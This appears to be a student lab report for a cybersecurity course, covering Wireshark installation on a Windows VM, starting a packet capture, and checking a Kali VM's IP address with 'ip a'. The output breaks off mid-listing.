

Course: CYB301
Security Defense and Response
(Canadian Context)

Lab 6: Port Scanning, Sockets (netcat), Packet Crafting
(Scapy), Attack on Windows Password



Coordinator and Instructor:
Muhammad Siddiqui

Student: Saiprasad Raman (23074624)



Activity 1: Port Scanning with Nmap

Install Wireshark in your Windows 10 VM (VMware):



1. Run VMware Workstation Player and boot up the Windows 10 VM. Go to www.wireshark.org and click the **Download** button. You are going to use Wireshark, the renowned packet sniffer, to watch the traffic sent and received in this lab.
2. Click **Windows Installer (64-bit)** to download the executable. Run the executable and click **Yes** when asked “Do you want to allow this app to make changes to your device?”



-
3. Click **Next** on the Welcome screen, click **Noted/I Agree** to accept the license agreement, click **Next** on the Choose Components screen, click **Next** on the Additional Tasks screen, click **Next** to accept the default install location, and click **Next** to install **Npcap**. **Do not** put a check in the **Install USBPcap** checkbox but instead click **Install** on the USB Capture screen. Click **I Agree** to accept the Npcap license agreement, keep the default installation options, and click **Next**. Click **Next** when you see Installation Complete for Npcap at the top and then click **Finish**. Click **Next** when you see Installation Complete for Wireshark at the top and, finally, click **Finish**.



4. Open Wireshark on Windows 10 VM.



5. Double-click the Ethernet0 adapter (which is treated like a physical, wired Ethernet adapter), representing the virtual NIC/network adapter of the VM. This will start a live capture.

6. Open another instance of VMware Workstation Player and boot up the Kali Linux VM.

-
7. Using the **ip a** command, find the IP address assigned to the eth0 interface of the Kali Linux VM. This VM should still be in Bridged mode, and it should be on the same subnet as the Windows 10 VM and your host machine.



The screenshot shows a VMware Workstation interface with two virtual machines: "Windows 11 x64" and "Debian 12.x 64-bit". The "Debian 12.x 64-bit" window is active, displaying a terminal session. The terminal window title is "Debian 12.x 64-bit" and the prompt is "sai@SaiKali: ~". The user has run the command "ip a" and the output is as follows:



```
(sai@saiKali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
        inet 127.0.0.1/8 scope host lo
            valid_lft forever preferred_lft forever
            inet6 ::1/128 scope host noprefixroute
                valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
